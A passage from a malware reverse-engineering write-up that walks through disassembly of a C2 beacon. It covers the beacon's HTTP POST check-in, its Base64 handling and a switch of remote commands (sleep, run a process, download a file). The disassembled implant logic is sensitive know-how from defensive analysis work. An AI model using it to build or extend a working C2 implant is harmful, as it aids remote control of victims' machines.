push offset aErrorSending_0 ; "Error sending Http post"
lea ecx, [ebp+var_9C]
call sub_405A20
lea eax, [ebp+var_9C]
push offset unk_411B40
push eax
call __CxxThrowException@8 ; _CxxThrowException(x,x)
loc_404F3E:
mov ecx, [ebp+arg_8]
mov [ebp+var_4], 0
push ecx
push eax
call sub_401080
add esp, 8
test al, al
jnz short loc_404F71
push offset aErrorSending_0 ; "Error sending Http post"
lea ecx, [ebp+var_64]
call sub_405A20
lea edx, [ebp+var_64]
push offset unk_411B40
push edx
call __CxxThrowException@8 ; _CxxThrowException(x,x)
loc_404F71:
mov ebx, [ebp+arg_C]
or ecx, 0FFFFFFFFh
mov edi, ebx
xor eax, eax
repne scasb
mov edi, [ebp+arg_8]
mov eax, [esi+4]
not ecx
mov edx, [ebp+arg_0]
dec ecx
add ecx, edi
push ecx
lea ecx, [esi+1Ch]
push eax
push ecx
push edx
push offset aPostSHttp1_1Ho ; "POST %s HTTP/1.1\r\nHOST: %s\r\nUser-Agent:"...
lea eax, [ebp+var_49C]
push 400h ; size_t
push eax ; char *
call _snprintf


This subroutine has a number of subroutines which are called; however, at a glance we can see that this is likely playing the role of posting the gathered data back to the C2, or making a GET request to it.

- sub_404B10



Based on the above strings and errors being called, we can assume this is receving the response to our request and checking to see if it matches an expected valid HTTP response.

- sub_4015C0



Based on the above strings and what looks to be Base64 index_strings, we can assume this is Base64-encoding or decoding the response received from the C2 server.

At this point we have a good idea of what actions the Beacon will take prior to 'loc_402410' inevitably calling the switch table at 0x4025C8. We also know that the six entries in this switch table are likely six different actions to take based on the response received from the C2.

To find out what each of the switch entries does we can investigate them further.

- loc_402561


```
.text:00402561 loc_402561:                           ; CODE XREF: .text:0040252A↑j
.text:00402561                                       ; .text:00402539↑j ...
.text:00402561                 push    esi           ; case 0x61
.text:00402562                 call    ??3@YAXPAX@Z  ; operator delete(void *)
.text:00402567                 mov     ecx, [ebp-0Ch]
.text:0040256A                 add     esp, 4
.text:0040256D                 mov     al, 1
.text:0040256F                 mov     large fs:0, ecx
.text:00402576                 pop     edi
.text:00402577                 pop     esi
.text:00402578                 pop     ebx
.text:00402579                 mov     esp, ebp
.text:0040257B                 pop     ebp
.text:0040257C                 retn
```

This is case 0x61, and from the above we can see that this looks to delete the object which called it, but nothing else.

- loc_402531

```
loc_402531:                                  ; DATA XREF: .text:off_4025C8↓o
                push    esi                  ; case 0x62
                mov     ecx, ebx
                call    sub_4025E0
                jmp     short loc_402561 ; case 0x61
```

This is case 0x62, and from the above we can see that this calls ‘sub_4025E0’ before executing case 0x61. Examining sub_4025E0 we can see that this looks to call atoi used in parsing a string into a number before this is passed to a ‘sleep’ API call.




This tells us that case 0x62 is likely designed to notify the beacon to sleep for a certain amount of time before checking back in for new commands.

- loc_402559


```
.text:00402559
.text:00402559 loc_402559:                          ; CODE XREF: .text:0040252A↑j
.text:00402559                                      ; DATA XREF: .text:off_4025C8↓o
.text:00402559                 push    esi          ; case 0x63
.text:0040255A                 mov     ecx, ebx
.text:0040255C                 call    sub_402F80
.text:00402561
.text:00402561 loc_402561:                          ; CODE XREF: .text:0040252A↑j
.text:00402561                                      ; .text:00402539↑j ...
.text:00402561                 push    esi          ; case 0x61
.text:00402562                 call    ??3@YAXPAX@Z ; operator delete(void *)
.text:00402567                 mov     ecx, [ebp-0Ch]
.text:0040256A                 add     esp, 4
.text:0040256D                 mov     al, 1
.text:0040256F                 mov     large fs:0, ecx
.text:00402576                 pop     edi
.text:00402577                 pop     esi
.text:00402578                 pop     ebx
.text:00402579                 mov     esp, ebp
.text:0040257B                 pop     ebp
.text:0040257C                 retn
```

This is case 0x63, and from the above we can see that this calls ‘sub_402F80’ before flowing into and executing case 0x61. Examining ‘sub_402F80’ we don’t find much besides another call to ‘sub_402EF0’. By looking at sub_402EF0, we can see that this looks to call CreateProcessA in order to run a command sent to it.



xor eax, eax
push edi
mov [esp+74h+hObject], eax
mov ecx, 11h
mov [esp+8], eax
lea edi, [esp+74h+StartupInfo]
mov [esp+0Ch], eax
lea edx, [esp+74h+StartupInfo]
rep stosd
lea ecx, [esp+74h+hObject]
mov [esp+10h], eax
push ecx ; lpProcessInformation
push edx ; lpStartupInfo
push eax ; lpCurrentDirectory
push eax ; lpEnvironment
push eax ; dwCreationFlags
push eax ; bInheritHandles
push eax ; lpThreadAttributes
push eax ; lpProcessAttributes
mov eax, [esp+94h+lpCommandLine]
mov [esp+94h+StartupInfo.cb], 44h
push eax ; lpCommandLine
push 0 ; lpApplicationName
call ds:CreateProcessA
test eax, eax
pop edi
jnz short loc_402F5B
push offset aCreateProcessF ; "Create Process Failed"
lea ecx, [esp+74h+var_60]
call sub_403910
lea ecx, [esp+70h+var_60]
push offset unk_411150
push ecx
call __CxxThrowException@8 ; _CxxThrowException(x,x)
loc_402F5B:
mov edx, [esp+70h+hObject]
push esi
mov esi, ds:CloseHandle
push edx ; hObject
call esi ; CloseHandle
mov eax, [esp+8]
push eax ; hObject
call esi ; CloseHandle
mov al, 1
pop esi
add esp, 70h
retn 4
sub_402EF0 endp

This tells us that case 0x63 is likely designed to start a process sent down from the C2 thus executing a command tasked to the beacon.

- loc_40253B



This is case 0x64, and from the above we can see that this calls ‘sub_402BA0’ before executing case 0x61. Examining ‘sub_402BA0’ we can see that it calls ‘sub_402A20’ with some parameters including ‘lpFileName’. If we look into what ‘sub_402A20’ is doing we see some familiar calls associated with connecting to the C2 and checking the response is valid.


mov eax, dword ptr [ebp+hostshort]
mov edx, [ebp+arg_0]
push eax ; hostshort
push edx ; char *
call sub_403D50
mov ebx, eax
jmp short loc_402A8D
loc_402A8B:
xor ebx, ebx
loc_402A8D:
mov eax, [esi+1Ch]
mov ecx, ebx
push eax
mov byte ptr [ebp+var_4], 0
call sub_404CF0
lea ecx, [ebp+var_18]
mov [ebp+var_18], edi
push ecx
mov ecx, ebx
call sub_404B10
mov edx, [ebp+var_18]
push edx
push eax
call sub_4015C0
mov eax, [ebp+lpFileName]
add esp, 8
push edi ; hTemplateFile
push 3 ; dwFlagsAndAttributes
push 1 ; dwCreationDisposition
push edi ; lpSecurityAttributes
push 3 ; dwShareMode
push 40000000h ; dwDesiredAccess
push eax ; lpFileName
call ds:CreateFileA
mov ebx, eax
cmp ebx, 0FFFFFFFFh
mov [ebp+var_20], ebx
jnz short loc_402AF3
push offset aErrorDownloadi ; "Error downloading file"
lea ecx, [ebp+var_44]
call sub_403910
lea ecx, [ebp+var_44]
push offset unk_411150
push ecx
call __CxxThrowException@8 ; _CxxThrowException(x,x)


In addition the above shows us evidence of a file being written to disk from the response received, and an error message associated with downloading a file.

This tells us that case 0x64 is likely designed to download a file from the C2.

- loc_402545

